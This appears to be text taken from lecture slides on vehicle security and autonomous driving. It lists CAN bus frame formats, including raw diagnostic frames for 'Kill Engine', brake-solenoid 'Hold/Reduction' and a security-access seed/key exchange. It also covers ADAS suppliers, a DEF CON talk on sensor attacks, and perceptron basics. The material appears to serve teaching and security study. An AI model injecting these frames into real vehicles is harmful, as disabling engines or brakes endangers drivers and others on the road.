1	0B4	8	no	b1=b2=b3=b4=0, b5=distance (wraps every 12,5m, resolution 4 ticks= 12,5*4/256#0,2m), (b6,b7)= speed in dm/s, b8=checksum
2	2C4	8	no	(b1, b2) =RPM, b3=0, b4=17, b5=b6=0, b7=92, b8=checksum
3	1C3	1	no	b2 bit (0x40) is set when the brake pedal is pushed.
4	7E0	8	yes	06 30 1C 00 0F A5 01 00 Kill Engine (SID=30, PID=1C)
5	7E8	8	yes	02 70 1C 00 00 00 00 00 Kill Engine Ack (SID=70, PID=1C)
6	7B0	8	yes	05 30 21 02 FF FF 00 00 Hold/Reduction (SID=30, PID=21)
7	7B8	8	yes	02 70 21 00 00 00 00 00 Hold/Reduction Ack (SID=70, PID=21)
8	7E0	8	yes	02 27 01 00 00 00 00 00 RequestSeed (SID=27, PID=01)
9	7E8	8	yes	06 67 01 b4 b5 b6 b7 00 SendSeed (SID=67, PID=01) Seed=(b4,b5,b6,b7)
10	7E0	8	yes	06 27 02 b4 b5 b6 b7 00 SendKey (SID=27, PID=02) Key=(b4,b5,b6,b7)
11	7E8	8	yes	02 67 02 00 00 00 00 00 Success Notification (SID=67, PID=2)
12	7E0	8	yes	02 10 02 00 00 00 00 00 Diagnostics (PID=10, SID=02)
13	7E8	8	?	01 50 00 00 00 00 00 00 Diagnostics Ack (PID=50)

Compteur
de vitesse



Compte-tours

Distance parcourue

IDH IDL LEN b1 b2 b3 b4 b5 b6 b7 b8


0B4	8	00	00	00	00	98	22	5F	D5
-----	---	----	----	----	----	----	----	----	----

Le message CAN-0B4 (vitesse= 8799 dm/s, CN= 152)

IDH IDL LEN b1 b2 b3 b4 b5 b6 b7 b8




2C4	8	0D	F3	00	17	00	00	92	77
-----	---	----	----	----	----	----	----	----	----

Le message CAN-2C4 (CompteTour= 3571 tours/mn)



Hold/Reduction CAN message
All Solenoids On 1,4s

1C3 Brake Pedal



0B4
Speed

0B4
Distance




CAN PROBE

ECU ENGINE



Security Access (SID=27)



Voiture Autonome

Advanced Driver Assistance System (ADAS)

Advanced driver assistance systems

Carmakers are facing seismic change. Suppliers which were largely kept under the hood are set to grow in influence as the industry adds more and more autonomous features to vehicles

Suppliers listed in blue*


Used in front and rear parking sensors in modern cars. Will be adapted for assisted parking and short range pedestrian/obstacle detection
Bosch, Continental, Denso, Valeo

Detects close range objects to aid parking and avoid collision by using radio waves
Autoliv, Bosch, Continental, Delphi, Denso, Hella, TRW

Enables in-car night vision systems that can detect objects further away than traditional headlights helping to avoid collisions at night
Autoliv, Bosch, Denso

Integrates driver assistance functions; algorithms for every scenario
Carmakers, Tier-One suppliers, Google, Elettrobit, Mobileye, IBM

Semiconductors underpin advanced electronic functionality
Renasas, Infineon, ST, TI, Freescale, NXP, Nvidia, Intel



Can You Trust Autonomous Vehicles: Contactless Attacks against Sensors of Self-driving Vehicle, DEFCON24


Allows vehicles to communicate with each other
Autotalks, Codha Wireless

For precise navigation
Google, TomTom, HERE (Nokia)


Identifies both directional and distance information used in lane departure systems and traffic sign recognition
Autoliv, Bosch, Continental, Takata

Seeks longer range objects for use in Adaptive Cruise Control systems
Autoliv, Bosch, TRW, Continental, Hella, Valeo

Tesla Car automatically scan and connect known SSIDs




<https://www.anandtech.com/show/14766/hott-chips-31-live-blogs-tesla-solution-for-full-self-driving>



Deep Learning




Le perceptron (Franck Rosenblatt)



$\sum W_{ij} X_i - \theta_j = 0$
 définit un hyperplan
 (dimension N-1) dans
 un espace à N
 dimensions

